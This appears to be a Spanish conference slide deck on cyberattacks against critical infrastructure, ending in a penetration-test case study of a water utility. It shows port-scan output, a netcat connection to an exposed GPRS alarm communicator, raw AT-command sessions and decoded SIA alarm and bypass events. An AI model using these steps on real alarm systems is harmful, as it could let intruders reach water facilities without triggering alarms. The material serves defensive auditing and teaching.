



Casos prácticos de intrusión en infraestructuras críticas

¿Está segura tu organización?



OSCAR ATIENZA

- Responsable Técnico de Ciberseguridad en Nunsys
- Ingeniero Técnico de Telecomunicaciones especialidad Telemática (EPSA – UPV)
- Licenciado en Sistemas de Telecomunicación (UEM)

Índice

- 1. Introducción: Infraestructuras críticas y Organizaciones en el punto de mira.**
- 2. Hacking Ético: Test de Intrusión (Tipos y Fases)**
- 3. Caso de Éxito: Test de Intrusión Sector Hídrico (Aguas)**

Motivación del Atacante (CiberCriminal):

Atentar contra la salud publica

1. Infraestructuras críticas y Organizaciones en el punto de mira.



El Estado Islámico intentó «hackear» una depuradora y envenenar el agua de miles de personas en Inglaterra

Alteró, con un ciberataque, los parámetros de depuración de una instalación en una ciudad cuyo nombre no ha sido desvelado por razones de seguridad



Imagen de una depuradora de agua.



HISPASEC

UAD Una-al-día **Servicios de HISPASEC**

Servicio gratuito de noticias y análisis sobre seguridad en español.

MARTES, 16 DE OCTUBRE DE 2018

El FBI investiga ataque al servicio de aguas y alcantarillado de North Carolina

Funcionarios federales están trabajando conjuntamente con una empresa local encargada del servicio de aguas de North Caroline, después de que se hayan detectado intrusiones en sus sistemas.



El jefe de aguas y alcantarillados de Onslow (en Carolina del Norte) expuso en un comunicado que habían sido objeto de un "sofisticado ataque de ransomware".

Motivación del Atacante (CiberDelincuente):

ECONÓMICO

1. Infraestructuras críticas y Organizaciones en el punto de mira

← → 🔍 https://elpais.com/economia/2017/08/16/actualidad/1502901718_899223.html

ESP AME BRA CAT ENG NEWSLETTER SUSCRIBETE

EL PAÍS ECONOMÍA

MERCADOS MIS AHORROS VIVIENDA MIS DERECHOS FORMACIÓN TITULARES » Retina CincoDías NEGOCIOS

DIRECTO El presidente del Consejo Europeo, Donald Tusk, y el negociador jefe de la UE para el Brexit, Michel Barnier, explican el acuerdo con Reino Unido »

MAERSK »

Maersk calcula que el ciberataque le costó entre 171 y 256 millones de euros

El consejero delegado de la compañía reconoce que afectó de forma negativa durante un par de semanas en julio

f t g

EP
Copenhague - 16 AGO 2017 - 18:41 CEST



Contenedores de la compañía Maersk en uno de sus barcos. EDGAR SU (REUTERS)

NEWSLETTERS
Recibe la mejor información en tu bandeja de entrada

TE PUEDE INTERESAR

- Maersk probará una ruta por el Ártico para transportar contenedores
- Maersk culpa a los estibadores españoles de 12 millones de pérdidas
- Detenidos dos estibadores en Algeciras por estafar 200.000 euros a cambio de puestos de trabajo
- No hay paro en el transporte de

🔍 <https://www.ciberseguridadlatam.com/2018/09/30/ataque-de-ransomware-al-puerto-de-san-diego/>

MARTES, OCTUBRE 16, 2018 CSL COLABORADORES OPINIÓN ENTREVISTAS RECURSOS ▾ EVENTOS CONT

CIBERSEGURIDAD < LATAM >

IDENTIDAD ROBADA
PROTEGIENDO TUS DATOS PERSONALES

SOCIEDAD GOBIERNO INFRAESTRUCTURAS CONCIENCIACIÓN BLOCKCHAIN

Home > Infraestructuras críticas > Ataque de ransomware al puerto de San Diego

INFRAESTRUCTURAS CRÍTICAS



Ataque de ransomware al puerto de San Diego



Motivación del Atacante (Hacktivistas):

POLÍTICA

1. Infraestructuras críticas y Organizaciones en el punto de mira



**Motivación del Atacante (Naciones,
Gobiernos):**

**CIBERSABOTAJE, POLÍTICA, ESPIONAJE,
etc..**

1. Infraestructuras críticas y Organizaciones en el punto de mira

https://www.eldiario.es/hojaderouter/seguridad/Mikko_Hypponen-ciberguerra-ciberarmas-internet_0_619438376.html

eldiario.es

hojaderouter.

Realidad virtual y aumentada Robots / IA Drones Ciberseguridad Movilidad Mak

Hoja de Router / Ciberseguridad

Niebla de ciberguerra: “Este es el inicio de una nueva carrera armamentística”

Mikko Hypponen, uno de los expertos en ciberseguridad más reputados del mundo, ha explicado el desafío que supone desconocer los recursos militares de cada contendiente en la carrera armamentística que se avecina. La mera posesión de arsenal nuclear ya era suficiente para atemorizar al enemigo, pero “el poder de las ciberarmas está en utilizarlas”, advierte este investigador.

Cristina Sánchez [Follow @CristinaSanzM](#)

06/03/2017 - 15:13h

- PUBLICIDAD -



Mikko Hypponen, durante su ponencia en el congreso de seguridad Rooted CON. (Foto: Cristina Sánchez)

EL CIBERTERRORISMO NO HA LLEGADO... PERO LO HARÁ

Stuxnet es uno de los gusanos más peligrosos que Hypponen ha investigado. Desarrollado por Estados Unidos e Israel, se propagó a través de memorias USB e infectó al ‘software’ de varias plantas industriales en Irán. Entre las víctimas, casi **1.000 centrifugadoras en una de ellas, dedicada al enriquecimiento de uranio**.

Antes de finalizar su mandato, Obama ha indultado precisamente al general que filtró que Estados Unidos había utilizado esa estrategia para sabotear el programa nuclear iraní. El “ataque quirúrgico” de Stuxnet, según lo ha descrito el propio Hypponen —Estados Unidos hubiera tenido que invertir más recursos económicos y humanos para invadir el país—, **fue un acto de “cibersabotaje”** que marcó un antes y un después.



El investigador cree que la carrera de las ciberarmas durará décadas (Foto: Cristina Sánchez)

¿Como podemos ayudar a las Organizaciones?

2. Hacking Ético: Test de Intrusión


- ¿Qué es un Test de Intrusión ?

Simular un ataque real a los sistemas de información de una organización para determinar el nivel de seguridad.



2. Hacking Ético: Test de Intrusión

- Tipos de Test de Intrusión



**Caja Negra
(Black-box)**

- No tenemos ninguna información. No hay un alcance definido.



**Caja Gris
(Gray-box)**

- Información parcial. Solo nos dan las url o direcciones IP. Alcance definido.



**Caja Blanca
(White-box)**

- Nos dan información interna: usuarios, passwords, accesos, etc.

**TEST
EXTERNO**

**TEST
INTERNO**

2. Hacking Ético: Test de Intrusión

- Atacante Real vs Auditor (Hacker Ético)




Figura 1 - Fases del hacking

3. Caso de Éxito: Test de Intrusión Sector Hídrico (aguas)




3. Caso de Éxito: Test de Intrusión Sector Hídrico (aguas)

Requisitos del Cliente

- Solicitud de auditoría de Intrusión
- Ejecución de una auditoría de Seguridad Física.
- Información Adicional: Comunican las Intrusiones a una CRA (Central de Alarmas, Empresa Externa)



3. Caso de Éxito: Test de Intrusión Sector Hídrico (aguas)

FASE 1: Reconocimiento



3. Caso de Éxito: Test de Intrusión Sector Hídrico (aguas)

FASE 1: Reconocimiento



3. Caso de Éxito: Test de Intrusión Sector Hídrico (aguas)

FASE 2: Scanning

PORT	STATE	SERVICE	REASON	VERSION
20/tcp	open	ftp-data?	syn-ack ttl 64	
21/tcp	filtered	ftp	no-response	
22/tcp	filtered	ssh	no-response	
80/tcp	open	http	syn-ack ttl 64	SonicWALL firewall http config
135/tcp	filtered	msrpc	no-response	
139/tcp	filtered	netbios-ssn	no-response	
445/tcp	filtered	microsoft-ds	no-response	



3. Caso de Éxito: Test de Intrusión Sector Hídrico (aguas)

FASE 3: Obtener Acceso (Exploiting)

nc 11.22.33.44 20

```
OK Server GPRS Open
AT+WIPBR:
+WIPBR: 6,1
OK
AT+CIND?
+CIND: 4,4,1,0,0,0,0
OK
AT+WIPCREATE=2,2,"",10003
OK
+WIPREADY: 2,2
AT+WIPDATA=2,2,2
CONNECT
OK
AT+WIPOPT=3,3,1,9
+WIPOPT: 3,9,0
OK
OK: SIA Server GPRS Open
RX: CXZS1
TX: gXZS1*@
RX: DCSA91
TX: UCSA91*0000000000000000
OK
```

```
AT+CIND?
+CIND: 4,4,1,0,0,0,0
OK
AT+WIPCREATE=2,2,"",10003
OK
+WIPREADY: 2,2
AT+WIPDATA=2,2,2
CONNECT
OK
AT+WIPBR=3,6,15
+WIPBR: 6,15,""
OK
```



3. Caso de Éxito: Test de Intrusión Sector Hídrico (aguas)

FASE 3: Obtener Acceso (Exploiting)

- Dejamos durante varios días la salida de los comandos de la Alarma para analizarlos posteriormente.
- Estudiamos los posibles comandos AT para esta central de Alarmas (CRA). (Protocolo SIA)

nc 11.22.33.44 20 > salida.txt



3. Caso de Éxito: Test de Intrusión Sector Hídrico (aguas)

FASE 3: Obtener Acceso (Exploiting)

- Eventos de Alarma de Intrusión RX y transmisión TX a la CRA

```
RX Galaxy Event: INTRUSION PTA CUBIERT DEP2
OK: TX CRA Events Received by CRA: INTRUSION PTA CUBIERT DEP2
RX Galaxy Event:-INTRUSION PTA CUBIERT DEP2
OK: TX CRA Events Received by CRA:-INTRUSION PTA CUBIERT DEP2
RX Galaxy Event: INTRUSION PTA CUBIERT DEP1
OK: TX CRA Events Received by CRA: INTRUSION PTA CUBIERT DEP1
RX Galaxy Event:-INTRUSION PTA CUBIERT DEP1
OK: TX CRA Events Received by CRA:-INTRUSION PTA CUBIERT DEP1
RX Galaxy Event: INTRUSION PTA CUBIERT DEP1
OK: TX CRA Events Received by CRA: INTRUSION PTA CUBIERT DEP1
RX Galaxy Event:-INTRUSION PTA CUBIERT DEP1
OK: TX CRA Events Received by CRA:-INTRUSION PTA CUBIERT DEP1
```

- PTA= PUERTA
- CUBIERT = CUBIERTA
- DEP1,DEP2 = DEPOSITOS, DEPURADORAS..

- Eventos de Alarma de Omisión RX y transmisión TX a la CRA

```
RX Galaxy Event:+OMIT.FORZ PTA SALA DEP1
OK: TX CRA Events Received by CRA:+OMIT.FORZ PTA SALA DEP1
RX Galaxy Event:+OMIT.FORZ PTA CUBIERT DEP1
OK: TX CRA Events Received by CRA:+OMIT.FORZ PTA CUBIERT DEP1
RX Galaxy Event:-OMIT.FORZ PTA SALA DEP1
OK: TX CRA Events Received by CRA:-OMIT.FORZ PTA SALA DEP1
RX Galaxy Event:-OMIT.FORZ PTA CUBIERT DEP1
OK: TX CRA Events Received by CRA:-OMIT.FORZ PTA CUBIERT DEP1
```

3. Caso de Éxito: Test de Intrusión Sector Hídrico (aguas)

FASE 3: Obtener Acceso (Exploiting)

- Códigos del protocolo SIA: http://www.nextgenerationcentral.com/Portals/7/sia_library.pdf

```

RX Galaxy Event: t109:42/r103/1d063/p1010/CL
RX Galaxy Event: t109:47/r103/BA1014
RX Galaxy Event: t109:47/r103/BR1014
RX Galaxy Event: t109:48/r102/BA2002
RX Galaxy Event: INTRUSION PTA CUBIERT DEP2
RX Galaxy Event: t109:48/r103/BA1015
RX Galaxy Event: t109:48/r103/BR1015
RX Galaxy Event: t109:48/r102/BR2002
RX Galaxy Event: -INTRUSION PTA CUBIERT DEP2
